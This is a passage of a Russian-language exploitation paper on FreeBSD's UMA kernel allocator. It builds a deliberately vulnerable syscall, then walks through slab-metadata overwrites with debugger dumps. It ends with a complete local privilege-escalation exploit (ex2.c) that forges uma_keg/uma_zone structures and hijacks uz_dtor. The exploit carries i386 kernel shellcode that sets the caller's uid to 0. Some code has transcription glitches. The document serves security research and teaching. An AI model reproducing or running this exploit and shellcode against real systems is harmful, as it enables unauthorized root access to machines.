Итак, подводя итог: каждая зона содержит бакеты с элементами, выделяемыми из её слэбов. Каждая зона также связана с кег-ом, который хранит слэбы зоны. Каждый слэб имеет тот же размер, что и фрейм страницы (обычно 4096 байт), и содержит структуру заголовка слэба с управляющими метаданными. Следующая диаграмма объединяет все проанализированные нами структуры данных UMA:



3 - Пример уязвимости

Чтобы изучить возможность эксплуатации переполнений, связанных с UMA, мы добавим новый системный вызов во FreeBSD с помощью механизма динамической компоновки ядра (KLD) [14]. Новый системный вызов будет использовать malloc(9) и вносить переполнение в память, управляемую UMA. Этот пример уязвимости основан на задании №3 сайта signedness.org от karl [15] (полный модуль KLD здесь не приводится; полный код см. в файле `bug/bug.c` в архиве кода):

```
#define SLOTS 100

static char *slots[SLOTS];

#define OP_ALLOC      1
#define OP_FREE      2

struct argz
{
    char *buf;
    u_int len;
    int op;
    u_int slot;
};

static int
bug(struct thread *td, void *arg)
{
    struct argz *uap = arg;

    if(uap->slot >= SLOTS)
    {
        return 1;
    }

    switch(uap->op)
    {
        case OP_ALLOC:
            if(slots[uap->slot] != NULL)
            {
                return 2;
            }

[3-1]         slots[uap->slot] = malloc(uap->len & ~0xff, M_TEMP, M_WAITOK);
            if(slots[uap->slot] == NULL)
            {
                return 3;
            }

            uprintf("[*] bug: %d: item at %p\n", uap->slot,
                slots[uap->slot]);

[3-2]         copyin(uap->buf, slots[uap->slot], uap->len);
            break;

        case OP_FREE:
            if(slots[uap->slot] == NULL)
            {
                return 4;
            }

[3-3]         free(slots[uap->slot], M_TEMP);
            slots[uap->slot] = NULL;
            break;

        default:
            return 5;
    }

    return 0;
}
```

Новый системный вызов называется «bug». В точке [3-1] видно, что malloc(9) запрашивает не ровно то количество памяти, которое указано аргументами системного вызова (а значит, и пользователем), однако в точке [3-2] пользовательская длина используется в sounin(9) для копирования памяти из пространства пользователя в управляемую UMA память ядра. В точке [3-3] видно, что новый системный вызов также предоставляет нам способ освобождения ранее выделенного элемента слэба. После компиляции и загрузки нового модуля KLD нам нужна пользовательская программа, использующая новый системный вызов «bug». С её помощью мы заполняем слэбы анонимной зоны «256» рядом элементов, заполненных байтами «0x41» (файл exhaust.c в архиве кода):

```
// Сначала загружаем KLD:
[root@julius ~/code/bug]# kldload -v ./bug.ko
bug loaded at 210
Loaded ./bug.ko, id=4

// Теперь от обычного пользователя запускаем exhaust.c:
[arqp@julius ~/code/bug]$ kldstat | grep bug
4      1 0xc263f000 2000      bug.ko
[arqp@julius ~/code/bug]$ vmstat -z | grep 256:
256:      256,      0,      310,      35,      9823,      0
[arqp@julius ~/code/bug]$ ./exhaust 20
[*] bug: 0: item at 0xc25db300
[*] bug: 1: item at 0xc25db700
[*] bug: 2: item at 0xc25da100
[*] bug: 3: item at 0xc2580700
[*] bug: 4: item at 0xc2580500
[*] bug: 5: item at 0xc25daa00
[*] bug: 6: item at 0xc2580200
[*] bug: 7: item at 0xc2434100
[*] bug: 8: item at 0xc25db000
[*] bug: 9: item at 0xc25dba00
[*] bug: 10: item at 0xc2580900
[*] bug: 11: item at 0xc25dab00
[*] bug: 12: item at 0xc25db200
[*] bug: 13: item at 0xc25db400
[*] bug: 14: item at 0xc25db500
[*] bug: 15: item at 0xc257fe00
[*] bug: 16: item at 0xc2434000
[*] bug: 17: item at 0xc25db100
[*] bug: 18: item at 0xc2580e00
[*] bug: 19: item at 0xc25dad00
[arqp@julius ~/code/bug]$ vmstat -z | grep 256:
256:      256,      0,      330,      15,      9873,      0
```

Как видно из вывода vmstat(8), количество элементов, помеченных как свободные, сократилось с 35 до 15 (поскольку мы израсходовали 20).

UMA предпочитает слэбы из частично выделенного списка (uk_part_slab [2-7]) для удовлетворения запросов на элементы, тем самым снижая фрагментацию. Для дальнейшего изучения поведения UMA мы напишем ещё одну пользовательскую программу, которая разбирает вывод «vmstat -z» и извлекает количество свободных элементов в зоне «256». Затем она использует новый системный вызов «bug» для потребления/выделения этого числа элементов. После этого UMA создаст несколько новых слэбов, и наша программа продолжит и выделит ещё пятнадцать элементов (пятнадцать — максимальное количество элементов, которое может содержать слэб зоны «256»; файл getzfree.c доступен в архиве кода):

```
// Снова загружаем KLD от root:
[root@julius ~/code/bug]# kldload -v ./bug.ko
bug loaded at 210
Loaded ./bug.ko, id=4

// От обычного пользователя запускаем getzfree.c:
[arqp@julius ~/code/bug]$ ./getzfree
---[ free items on the 256 zone: 41
```

```

---[ consuming 41 items from the 256 zone
[*] bug: 0: item at 0xc25e4900
[*] bug: 1: item at 0xc2592300
[*] bug: 2: item at 0xc25e4300
[*] bug: 3: item at 0xc25e4a00
[*] bug: 4: item at 0xc25e3600
[*] bug: 5: item at 0xc25e4400
[*] bug: 6: item at 0xc25e4000
[*] bug: 7: item at 0xc25e4b00
[*] bug: 8: item at 0xc25e4c00
[*] bug: 9: item at 0xc25e3500
[*] bug: 10: item at 0xc25e4e00
[*] bug: 11: item at 0xc25e4100
[*] bug: 12: item at 0xc2593a00
[*] bug: 13: item at 0xc25e3700
[*] bug: 14: item at 0xc25e4200
[*] bug: 15: item at 0xc2592200
[*] bug: 16: item at 0xc2381800
[*] bug: 17: item at 0xc2593d00
[*] bug: 18: item at 0xc2592600
[*] bug: 19: item at 0xc2592500
[*] bug: 20: item at 0xc235d900
[*] bug: 21: item at 0xc2434b00
[*] bug: 22: item at 0xc2592800
[*] bug: 23: item at 0xc2434800
[*] bug: 24: item at 0xc2592000
[*] bug: 25: item at 0xc2435e00
[*] bug: 26: item at 0xc25e4d00
[*] bug: 27: item at 0xc25e4600
[*] bug: 28: item at 0xc25e3d00
[*] bug: 29: item at 0xc25e3c00
[*] bug: 30: item at 0xc25e4500
[*] bug: 31: item at 0xc25e3900
[*] bug: 32: item at 0xc25e4700
[*] bug: 33: item at 0xc25e3b00
[*] bug: 34: item at 0xc25e3000
[*] bug: 35: item at 0xc25e3200
[*] bug: 36: item at 0xc25e3800
[*] bug: 37: item at 0xc25e3300
[*] bug: 38: item at 0xc25e3100
[*] bug: 39: item at 0xc25e4800
[*] bug: 40: item at 0xc25e3a00
---[ free items on the 256 zone: 45
---[ allocating 15 items on the 256 zone...
[*] bug: 41: item at 0xc25e6800
[*] bug: 42: item at 0xc25e6700
[*] bug: 43: item at 0xc25e6600
[*] bug: 44: item at 0xc25e6500
[*] bug: 45: item at 0xc25e6400
[*] bug: 46: item at 0xc25e6300
[*] bug: 47: item at 0xc25e6200
[*] bug: 48: item at 0xc25e6100
[*] bug: 49: item at 0xc25e6000
[*] bug: 50: item at 0xc25e5e00
[*] bug: 51: item at 0xc25e5d00
[*] bug: 52: item at 0xc25e5c00
[*] bug: 53: item at 0xc25e5b00
[*] bug: 54: item at 0xc25e5a00
[*] bug: 55: item at 0xc25e5900

```

В ходе первоначальных выделений элементы размещаются в кажущихся непредсказуемыми местах: элементы фактически выделяются в свободных ячейках на уже частично заполненных существующих слэбах. После исчерпания текущего числа свободных элементов зоны «256» видно, что следующие выделения следуют закономерному шаблону — от старших адресов к младшим. Ещё одно полезное наблюдение: среди следующих пятнадцати (или в общем случае — `ITEMS_PER_SLAB`) выделений элементов на вновь созданных слэбах всегда обнаруживается последний элемент слэба (т.е. находящийся по адресу `0x_____e00` для зоны «256»). Поскольку нам известно, что слэбы анонимной зоны «256» хранят свои структуры `uma_slab` непосредственно

на самих слэбах, мы можем исследовать память ядра с помощью ddb(4) [16] и попытаться идентифицировать различные структуры UMA, рассмотренные в предыдущем разделе.

```
// Начинаем с изучения памяти по адресу элемента #51 (0xc25e5d00).
db> x/x 0xc25e5d00,100
0xc25e5d00:  41414141      41414141      41414141      41414141
0xc25e5d10:  41414141      41414141      41414141      41414141
0xc25e5d20:  41414141      41414141      41414141      41414141
0xc25e5d30:  41414141      41414141      41414141      41414141
0xc25e5d40:  41414141      41414141      41414141      41414141
0xc25e5d50:  41414141      41414141      41414141      41414141
0xc25e5d60:  41414141      41414141      41414141      41414141
0xc25e5d70:  41414141      41414141      41414141      41414141
0xc25e5d80:  41414141      41414141      41414141      41414141
0xc25e5d90:  41414141      41414141      41414141      41414141
0xc25e5da0:  41414141      41414141      41414141      41414141
0xc25e5db0:  41414141      41414141      41414141      41414141
0xc25e5dc0:  41414141      41414141      41414141      41414141
0xc25e5dd0:  41414141      41414141      41414141      41414141
0xc25e5de0:  41414141      41414141      41414141      41414141
0xc25e5df0:  41414141      41414141      41414141      41414141

// Здесь начинается элемент #50 (0xc25e5e00); как видно, между элементами
// на слэбе метаданных нет.
0xc25e5e00:  41414141      41414141      41414141      41414141
...
0xc25e5ef0:  41414141      41414141      41414141      41414141
0xc25e5f00:  0          0          0          0
0xc25e5f10:  0          0          0          0
0xc25e5f20:  0          0          0          0
0xc25e5f30:  0          0          0          0
0xc25e5f40:  0          28203263    0          0
0xc25e5f50:  0          0          0          0
0xc25e5f60:  28203264    28203264    0          0
0xc25e5f70:  0          0          0          0
0xc25e5f80:  0          0          0          0
0xc25e5f90:  0          0          2820b080    4

// По адресу 0xc25e5fa8 начинается структура uma_slab_head структуры
// uma_zone; первым идёт адрес keg-a (переменная us_keg [2-13]), которому
// принадлежит слэб (0xc1474900).
0xc25e5fa0:  0          0          c1474900    c25e4fa8
0xc25e5fb0:  c25e6fac    0          c25e5000    f0002
0xc25e5fc0:  4030201     8070605    c0b0a09     f0e0d
0xc25e5fd0:  0          0          0          0
0xc25e5fe0:  828        0          0          0
0xc25e5ff0:  0          0          0          0

// Первый элемент слэба 0xc25e6fa8 начинается здесь.
0xc25e6000:  41414141      41414141      41414141      41414141

// Теперь изучим всю структуру keg-a нашего слэба. Проходя по дампу
// памяти с помощью описания структуры uma_keg [10], легко идентифицировать
// адрес зоны keg-a (0xc146d1e0) — переменная uk_zones [2-6].
db> x/x 0xc1474900,20
0xc1474900:  c1474880      c1474980      c0b865cc      c0bd809a
0xc1474910:  1430000      0          4          0
0xc1474920:  0          0          0          c146d1e0
0xc1474930:  c25e7fa8      0          c25e6fa8      0
0xc1474940:  3          1a         d          100
0xc1474950:  100         0          0          0
0xc1474960:  c09e35f0     c09e35b0    0          0
0xc1474970:  0          10fa8      f          10

// Ниже показана область памяти зоны, которой принадлежит наш слэб (через keg).
// Используя определение uma_zone из [7], легко определить, что по адресу
// 0xc146d200 находится указатель на функцию uz_dtor [2-5] среди прочих
// интересных указателей. Значение uz_dtor по умолчанию равно NULL (0x0)
// для анонимной зоны «256».
db> x/x 0xc146d1e0,20
0xc146d1e0:  c0b865cc      c1474908      c1474900      0
```

0xc146d1f0:	c147492c	0	0	0
0xc146d200:	0	0	0	f52
0xc146d210:	0	df9	0	0
0xc146d220:	0	200000	c146b000	c146b1a4
0xc146d230:	2d1	0	2c5	0
0xc146d240:	0	0	0	0
0xc146d250:	0	0	0	0

Подведём итоги этого раздела перед описанием собственно методологии эксплуатации:

- Мы установили, что если удастся исчерпать свободные элементы зоны и принудительно выделить новые на новых слэбах, то в числе первых ITEMS_PER_SLAB выделений можно получить элемент на краю одного из новых слэбов.
- Для определённых зон управляющие метаданные их слэбов, то есть структура `uma_slab`, содержащая `uma_slab_head`, хранятся непосредственно на самих слэбах.
- С целью достижения произвольного выполнения кода мы изучили структуры `uma_slab_head`, `uma_keg` и `uma_zone` в памяти и определили несколько указателей на функции, которые можно перезаписать.

4 - Методология эксплуатации

Как мы видели в предыдущем разделе, структура `uma_slab_head` слэба без `offpage` хранится на самом слэбе по адресу, превышающему адреса элементов слэба. Воспользовавшись уязвимостью недостаточной проверки входных данных в отношении памяти ядра, управляемой зоной с не-`offpage` слэбами (например, зоной «256»), можно переполнить последний элемент слэба и перезаписать структуру `uma_slab_head` [12]. Это открывает ряд возможностей для перехвата потока выполнения ядра. В данной статье мы рассмотрим только тот вариант, который оказался наиболее простым в реализации и позволяет оставить систему в стабильном состоянии после эксплуатации.

Возвращаясь к примеру уязвимости нашего нового системного вызова «bug»: мы установили, что указатель `uz_dtor` равен `NULL` для анонимной зоны «256». Однако если нам удастся изменить его так, чтобы он указывал на произвольный адрес, мы сможем перехватить поток выполнения и направить его к нашему коду в момент освобождения крайнего элемента из нижележащего слэба. При вызове `free(9)` для адреса памяти соответствующий слэб обнаруживается по переданному аргументу-адресу [17]:

```
slab = vtoslab((vm_offset_t)addr & (~UMA_SLAB_MASK));
```

Затем слэб используется для нахождения адреса `keg`-а, которому он принадлежит, а адрес `keg`-а — для нахождения зоны (точнее, первой зоны, если `keg` связан с несколькими), которая затем передаётся в функцию `uma_zfree_arg()` [18]:

```
uma_zfree_arg(LIST_FIRST(&slab->us_keg->uk_zones), addr, slab);
```

В `uma_zfree_arg()` зона, переданная первым аргументом, используется для нахождения соответствующего `keg`-а [19]:

```
keg = zone->uz_keg;
```

Наконец, если указатель `uz_dtor` зоны не `NULL`, он вызывается для освобождаемого элемента с целью реализации пользовательского деструктора, который разработчик ядра мог определить для зоны [20]:

```
if (zone->uz_dtor)
    zone->uz_dtor(item, keg->uk_size, udata);
```

Это приводит к следующей формулировке методологии эксплуатации (хотя наша уязвимость касается зоны «256», мы стараемся сделать шаги универсальными, применимыми ко всем зонам с не-offpage слэбами):

1. С помощью `vmstat(8)` запрашиваем данные UMA о различных зонах, определяем целевую зону и извлекаем начальное количество элементов, помеченных как свободные на её слэбах.
2. С помощью системного вызова (или иного механизма, позволяющего воздействовать на память ядра из пространства пользователя) исчерпываем все свободные элементы целевой зоны.
3. Основываясь на эвристических наблюдениях, выделяем `ITEMS_PER_SLAB` элементов в целевой зоне. Хотя мы не знаем точно, какое именно выделение даст нам элемент на краю слэба (это различается для разных ядер), таковой будет среди `ITEMS_PER_SLAB` выделений. На всех этих выделениях мы воспроизводим условие уязвимости, поэтому элемент, выделенный последним на слэбе, переполнится в область структуры `uma_slab_head` этого слэба.
4. Перезаписываем адрес памяти `us_keg` [2-13] в `uma_slab_head` произвольным адресом на наш выбор. Поскольку архитектура IA-32 не реализует полностью разделённое адресное пространство между пространством пользователя и ядром, для этой цели можно использовать пользовательский адрес — ядро корректно разыменует его. Вариантов несколько, но наиболее удобным обычно является пользовательский буфер, передаваемый в качестве аргумента уязвимому системному вызову.
5. По этому адресу конструируем поддельную структуру `uma_keg`. Наша фиктивная `uma_keg` заполняется разумными значениями во всех полях, однако её элемент `uk_zones` [2-6] указывает на другую область нашего пользовательского буфера. Там мы конструируем поддельную структуру `uma_zone` — также с разумными значениями, но указатель `uz_dtor` [2-5] направляем на ещё один адрес в нашем пользовательском буфере, где размещаем наш шеллкод уровня ядра.
6. Следующий шаг — использовать системный вызов для освобождения последних `ITEMS_PER_SLAB` элементов, выделенных на шаге 3. Это приведёт к вызову `free(9)`, затем `uma_zfree_arg()`, и в итоге к исполнению перехваченного нами на шаге 5 указателя `uz_dtor`.

В качестве первой попытки эксплуатации сосредоточимся на перехвате выполнения через указатель `uz_dtor`, чтобы заставить указатель инструкций исполнять инструкции по адресу `0x41424344`. Первый эксплойт — файл `ex1.c` в архиве кода:

```
[argp@julius ~]$ kldstat | grep bug
4      1 0xc25b6000 2000      bug.ko
[argp@julius ~]$ gcc ex1.c -o ex1
[argp@julius ~]$ ./ex1
---[ free items on the 256 zone: 4
---[ consuming 4 items from the 256 zone
[*] bug: 0: item at 0xc243c200
[*] bug: 1: item at 0xc2593300
[*] bug: 2: item at 0xc2381a00
[*] bug: 3: item at 0xc243b300
---[ free items on the 256 zone: 30
---[ allocating 15 evil items on the 256 zone
---[ userland (fake uma_keg_t) = 0x28202180
[*] bug: 4: item at 0xc25e7000
[*] bug: 5: item at 0xc25e6e00
[*] bug: 6: item at 0xc25e6d00
[*] bug: 7: item at 0xc25e6c00
[*] bug: 8: item at 0xc25e6b00
[*] bug: 9: item at 0xc25e6a00
[*] bug: 10: item at 0xc25e6900
[*] bug: 11: item at 0xc25e6800
[*] bug: 12: item at 0xc25e6700
[*] bug: 13: item at 0xc25e6600
[*] bug: 14: item at 0xc25e6500
[*] bug: 15: item at 0xc25e6400
[*] bug: 16: item at 0xc25e6300
```

```

[*] bug: 17: item at 0xc25e6200
[*] bug: 18: item at 0xc25e6100
---[ deallocating the last 15 items from the 256 zone

Fatal trap 12: page fault while in kernel mode
cpuid = 0; apic id = 00
fault virtual address = 0x41424344
fault code           = supervisor read, page not present
instruction pointer   = 0x20:0x41424344
stack pointer        = 0x28:0xcd074c14
frame pointer        = 0x28:0xcd074c4c
code segment         = base 0x0, limit 0xfffff, type 0x1b
                    = DPL 0, pres 1, def32 1, gran 1
processor eflags     = interrupt enabled, resume, IOPL = 0
current process      = 767 (exl)
[thread id 767 tid 100050 ]
Stopped at          0x41424344:      *** error reading from address 41424344 ***
db>

// Нам удалось перехватить выполнение и направить его на адрес 0x41424344.
// Изучим структуры данных UMA. Сначала — крайний элемент эксплуатируемого слэба:

db> x/x 0xc25e6e00,4
0xc25e6e00:      0              0              0              0

// Изучая структуру uma_slab_head эксплуатируемого слэба, видим, что мы
// перезаписали поле us_keg [2-13] адресом нашего пользовательского буфера
// (0x28202180):
db> x/x 0xc25e6fa8,4
0xc25e6fa8:      28202180      c2593fa8      c25e7fac      0

// Переходим к изучению нашей поддельной структуры uma_keg, на которую
// теперь указывает us_keg. Элемент uk_zones [2-6] нашей фиктивной
// uma_keg указывает дальше по нашему пользовательскому буферу —
// на поддельную uma_zone по адресу 0x28202200.
db> x/x 0x28202180,10
0x28202180:      c1474880      c1474980      c0b8682c      c0bd82fa
0x28202190:      1430000      0              4              0
0x282021a0:      0              0              0              28202200
0x282021b0:      c32affa0      0              c32b3fa8      0

// Убеждаемся, что указатель uz_dtor поддельной структуры uma_zone
// содержит 0x41424344, а uz_keg [2-1] по адресу 0x28202208
// указывает обратно на нашу поддельную uma_keg:
db> x/x 0x28202200,10
0x28202200:      c0b867ec      c1474908      28202180      0
0x28202210:      c147492c      0              0              0
0x28202220:      41424344      0              0              a32
0x28202230:      0              8d9           0              0

```

4.1 - Шеллкод уровня ядра

Убедившись в возможности перехватить поток выполнения ядра и имея место для хранения исполняемого кода (в пользовательском буфере, передаваемом как аргумент уязвимому системному вызову), кратко рассмотрим разработку шеллкода уровня ядра для FreeBSD. Нет необходимости вдаваться в подробности, поскольку эту тему достаточно подробно проанализировали в своих ранее опубликованных работах авторы «Kernel wars» [21] и noir [22]. Хотя noir представил шеллкод ядра, специфичный для OpenBSD, техника sysctl(3) для получения адреса структуры процесса из непривилегированного кода пространства пользователя применима и для FreeBSD. В нашем шеллкоде ядра мы используем более простой подход для поиска структуры процесса, впервые представленный в [21].

Мы хотим создать небольшой шеллкод, который патчит запись учётных данных пользователя, запустившего эксплойт. Для этого нам нужно найти структуру `proc` для текущего процесса, а затем обновить структуру `ucred`, ассоциированную с ним.

FreeBSD/i386 в контексте ядра использует сегментный регистр `fs` для указания на переменную `__rscr[n]` [23], специфичную для каждого CPU. Эта структура хранит информацию о CPU текущего контекста — в частности, о текущем потоке. Мы используем этот регистр для быстрого получения указателя `proc` для текущего выполняющегося процесса и в конечном счёте — для получения учётных данных владельца процесса.

Для удобного определения смещений в структурах ядра воспользуемся `gdb` (символ `read` используется просто как ссылка на адресуемую память):

```
$ gdb /boot/kernel/kernel
...
(gdb) print /x (int)&((struct thread *)&read)->td_proc-\
(int)(struct thread *)&read
$1 = 0x4
(gdb) print /x (int)&((struct proc *)&read)->p_ucred-\
(int)(struct proc *)&read
$2 = 0x30
(gdb) print /x (int)&((struct ucred *)&read)->cr_uid-\
(int)(struct ucred *)&read
$3 = 0x4
(gdb) print /x (int)&((struct ucred *)&read)->cr_ruid-\
(int)(struct ucred *)&read
$4 = 0x8
```

Зная смещения, подробно опишем наш шеллкод:

1. Получить указатель `curthread`, обратившись к первому слову в структуре `rscr` [23]:

```
movl    %fs:0, %eax
```

2. Извлечь указатель `struct proc` для ассоциированного процесса [24]:

```
movl    0x4(%eax), %eax
```

3. Получить идентификационные данные владельца процесса [25], получив `struct ucred` для этого процесса:

```
movl    0x30(%eax), %eax
```

4. Патчить `struct ucred`, записав `uid=0` как для эффективного (`cr_uid`), так и для реального (`cr_ruid`) UID [26]:

```
xorl    %ecx, %ecx
movl    %ecx, 0x4(%eax)
movl    %ecx, 0x8(%eax)
```

5. Восстановить `us_keg` [2-13] для перезаписанных нами метаданных слэба; используем указатель `us_keg` из заголовка следующего `uma_slab` — об этом будет сказано в следующем подразделе, 4.2:

```
movl    0x1000(%esi), %eax
movl    %eax, (%esi)
```

6. Вернуться из шеллкода и наслаждаться привилегиями `uid=0`:

```
ret
```

4.2 - Сохранение стабильности системы

После выполнения нашего шеллкода ядра управление возвращается ядру. В конечном счёте ядро попытается освободить элемент из зоны, использующей слэб, структуру `uma_slab_head` которого мы повредили. Однако области памяти, использованные нами для хранения поддельных структур, будут уже освобождены после завершения нашего процесса. Поэтому система аварийно

завершается, когда пытается разыменовать адрес поддельной структуры `uma_keg` во время вызова `free(9)`.

Чтобы найти способ сохранить стабильность системы после возврата из нашего шеллкода ядра, мы запускаем эксплойт с любым шеллкодом ядра, выполняем его, а затем пошагово проходим в `ddb(4)` (предварительно установив соответствующую точку останова или точку наблюдения) вплоть до вызова указателя `uz_dtor`:

```
[thread pid 758 tid 100047 ]
Stopped at      uma_zfree_arg+0x2d:      calll  *%edx

// Выше виден вызов в uma_zfree_arg(), где используется uz_dtor.
// Изучим состояние регистров в этот момент:
db> show reg
cs                0x20
ds                0x28
es                0x28
fs                0x8
ss                0x28
eax               0xc25d5e00
ecx               0xc25d5e00
edx               0x28202260
ebx               0x100
esp               0xcd068c14
ebp               0xcd068c48
esi               0xc25d5fa8
edi               0x28202200
eip               0xc09e565d  uma_zfree_arg+0x2d
efl               0x206
db> x/x $esi
0xc25d5fa8:      28202180

// Хотя соответствующий вывод не включён, мы знаем (см. предыдущие
// запуски ex1.c ранее в статье) из выполнения эксплойта, что мы
// повредили слэб 0xc25d5fa8. Видно, что в данный момент регистр %esi
// содержит адрес этого слэба. Также видно, что элемент us_keg
// ([2-13], первое слово uma_slab_head) указывает на наш пользовательский
// буфер (0x28202180). Нам нужно восстановить значение us_keg, чтобы
// оно указывало на корректный uma_keg. Поскольку нам известна архитектура
// UMA из раздела 2, достаточно найти правильный адрес uma_keg в следующем
// или предыдущем слэбе относительно повреждённого:
db> x/x 0xc25d6fa8
0xc25d6fa8:      c1474900
```

Для обеспечения непрерывной работы ядра можно выполнить дополнительную проверку: убедиться, что следующий или предыдущий слэб действительно является корректным и его указатель `us_keg` не равен `NULL`.

Теперь мы знаем, как динамически восстановить во время выполнения из нашего шеллкода ядра значение повреждённого `us_keg`, чтобы оно содержало адрес корректной структуры `uma_keg`.

Собирая всё воедино, ниже представлен полный эксплойт (файл `ex2.c` в архиве кода):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

#define EVIL_SIZE      428 /* приводит к выделению 256 байт */
#define TARGET_SIZE    256
#define OP_ALLOC        1
#define OP_FREE         2

#define BUF_SIZE        256
#define LINE_SIZE       56
#define ITEMS_PER_SLAB  15 /* для анонимной зоны 256 */
```

```

struct argz
{
    char *buf;
    u_int len;
    int op;
    u_int slot;
};

int      get_zfree(char *zname);

u_char kernelcode[] =
"\x64\xal\x00\x00\x00\x00" /* movl %fs:0, %eax */
"\x8b\x40\x04"             /* movl 0x4(%eax), %eax */
"\x8b\x40\x30"             /* movl 0x30(%eax), %eax */
"\x31\xc9"                 /* xorl %ecx, %ecx */
"\x89\x48\x04"             /* movl %ecx, 0x4(%eax) */
"\x89\x48\x08"             /* movl %ecx, 0x8(%eax) */
"\x8b\x86\x00\x10\x00\x00" /* movl 0x1000(%esi), %eax */
"\x83\xf8\x00"             /* cmpl $0x0, %eax */
"\x74\x02"                 /* je  prev */
"\xeb\x06"                 /* jmp  end */
/* prev: */
"\x8b\x86\x00\xf0\xff\xff" /* movl -0x1000(%esi), %eax */
/* end: */
"\x89\x06"                 /* movl %eax, (%esi) */
"\xc3";                   /* ret */

int
main(int argc, char *argv[])
{
    int sn, i, j, n;
    char *ptr;
    u_long *lptr;
    struct module_stat mstat;
    struct argz vargz;

    sn = i = j = n = 0;

    n = get_zfree("256");

    printf("---[ free items on the %d zone: %d\n", TARGET_SIZE, n);

    vargz.len = TARGET_SIZE;
    vargz.buf = calloc(vargz.len + 1, sizeof(char));

    if(vargz.buf == NULL)
    {
        perror("calloc");
        exit(1);
    }

    memset(vargz.buf, 0x41, vargz.len);

    mstat.version = sizeof(mstat);
    modstat(modfind("bug"), &mstat);
    sn = mstat.data.intval;
    vargz.op = OP_ALLOC;

    printf("---[ consuming %d items from the %d zone\n", n, TARGET_SIZE);

    for(i = 0; i < n; i++)
    {
        vargz.slot = i;
        syscall(sn, vargz);
    }

    n = get_zfree("256");
    printf("---[ free items on the %d zone: %d\n", TARGET_SIZE, n);

    printf("---[ allocating %d evil items on the %d zone\n",
        ITEMS_PER_SLAB, TARGET_SIZE);

```

```

free(vargz.buf);
vargz.len = EVIL_SIZE;
vargz.buf = calloc(vargz.len, sizeof(char));

if(vargz.buf == NULL)
{
    perror("calloc");
    exit(1);
}

/* строим буфер переполнения */

ptr = (char *)vargz.buf;
printf("---[ userland (fake uma_keg_t) = 0x%.8x\n", (u_int)ptr);

lptr = (u_long *) (vargz.buf + EVIL_SIZE - 4);

/* перезаписываем реальную структуру uma_slab_head */
*lptr++ = (u_long)ptr; /* us_keg */

/* строим поддельную структуру uma_keg (us_keg) */
lptr = (u_long *)vargz.buf;
*lptr++ = 0xc1474880; /* uk_link */
*lptr++ = 0xc1474980; /* uk_link */
*lptr++ = 0xc0b8682c; /* uk_lock */
*lptr++ = 0xc0bd82fa; /* uk_lock */
*lptr++ = 0x1430000; /* uk_lock */
*lptr++ = 0x0; /* uk_lock */
*lptr++ = 0x4; /* uk_lock */
*lptr++ = 0x0; /* uk_lock */
*lptr++ = 0x0; /* uk_hash */
*lptr++ = 0x0; /* uk_hash */
*lptr++ = 0x0; /* uk_hash */

ptr = (char *) (vargz.buf + 128);
*lptr++ = (u_long)ptr; /* поддельный uk_zones */

*lptr++ = 0xc32affa0; /* uk_part_slab */
*lptr++ = 0x0; /* uk_free_slab */
*lptr++ = 0xc32b3fa8; /* uk_full_slab */
*lptr++ = 0x0; /* uk_recurse */
*lptr++ = 0x3; /* uk_align */
*lptr++ = 0x1a; /* uk_pages */
*lptr++ = 0xd; /* uk_free */
*lptr++ = 0x100; /* uk_size */
*lptr++ = 0x100; /* uk_rsize */
*lptr++ = 0x0; /* uk_maxpages */
*lptr++ = 0x0; /* uk_init */
*lptr++ = 0x0; /* uk_fini */
*lptr++ = 0xc09e3790; /* uk_allocf */
*lptr++ = 0xc09e3750; /* uk_freef */
*lptr++ = 0x0; /* uk_obj */
*lptr++ = 0x0; /* uk_kva */
*lptr++ = 0x0; /* uk_slabzone */
*lptr++ = 0x10fa8; /* uk_pgoff && uk_ppera */
*lptr++ = 0xf; /* uk_ipers */
*lptr++ = 0x10; /* uk_flags */

/* строим поддельную структуру uma_zone */
*lptr++ = 0xc0b867ec; /* uz_name */
*lptr++ = 0xc1474908; /* uz_lock */

ptr = (char *)vargz.buf;
*lptr++ = (u_long)ptr; /* uz_keg */

*lptr++ = 0x0; /* uz_link le_next */
*lptr++ = 0xc147492c; /* uz_link le_prev */
*lptr++ = 0x0; /* uz_full_bucket */
*lptr++ = 0x0; /* uz_free_bucket */
*lptr++ = 0x0; /* uz_ctor */
ptr = (char *) (vargz.buf + 224); /* наш шеллкод ядра */

```



```

*lptr++ = (u_long)ptr; /* uz_dtor */

*lptr++ = 0x0;          /* uz_init */
*lptr++ = 0x0;          /* uz_fini */
*lptr++ = 0xa32;
*lptr++ = 0x0;
*lptr++ = 0x8d9;
*lptr++ = 0x0;
*lptr++ = 0x0;
*lptr++ = 0x0;
*lptr++ = 0x200000;
*lptr++ = 0xc146b1a4;
*lptr++ = 0xc146b000;
*lptr++ = 0x39;
*lptr++ = 0x0;
*lptr++ = 0x3a;
*lptr++ = 0x0;          /* конец uma_zone */

memcpy(ptr, kernelcode, sizeof(kernelcode));

for(j = 0; j < ITEMS_PER_SLAB; j++, i++)
{
    vargz.slot = i;
    syscall(sn, vargz);
}

/* освобождаем последние выделенные элементы для запуска эксплуатации */
printf("---[ deallocating the last %d items from the %d zone\n",
        ITEMS_PER_SLAB, TARGET_SIZE);

vargz.op = OP_FREE;

for(j = 0; j < ITEMS_PER_SLAB; j++)
{
    vargz.slot = i - j;
    syscall(sn, vargz);
}

free(vargz.buf);
return 0;
}

int
get_zfree(char *zname)
{
    u_int nsize, nlimit, nused, nfree, nreq, nfail;
    FILE *fp = NULL;
    char buf[BUF_SIZE];
    char iname[LINE_SIZE];

    nsize = nlimit = nused = nfree = nreq = nfail = 0;

    fp = popen("/usr/bin/vmstat -z", "r");

    if(fp == NULL)
    {
        perror("popen");
        exit(1);
    }

    memset(buf, 0, sizeof(buf));
    memset(iname, 0, sizeof(iname));

    while(fgets(buf, sizeof(buf) - 1, fp) != NULL)
    {
        sscanf(buf, "%s %u, %u, %u, %u, %u, %u\n", iname, &nsize, &nlimit,
                &nused, &nfree, &nreq, &nfail);

        if(strncmp(iname, zname, strlen(zname)) == 0)
        {
            break;
        }
    }
}

```

```

    }
}

pclose(fp);
return nfree;
}

```

Пробуем:

```

[arqp@julius ~]$ uname -r
7.2-RELEASE
[arqp@julius ~]$ kldstat | grep bug
  4      1 0xc25b0000 2000      bug.ko
[arqp@julius ~]$ id
uid=1001(arqp) gid=1001(arqp) groups=1001(arqp)
[arqp@julius ~]$ gcc ex2.c -o ex2
[arqp@julius ~]$ ./ex2
---[ free items on the 256 zone: 34
---[ consuming 34 items from the 256 zone
[*] bug: 0: item at 0xc243c800
[*] bug: 1: item at 0xc25b3900
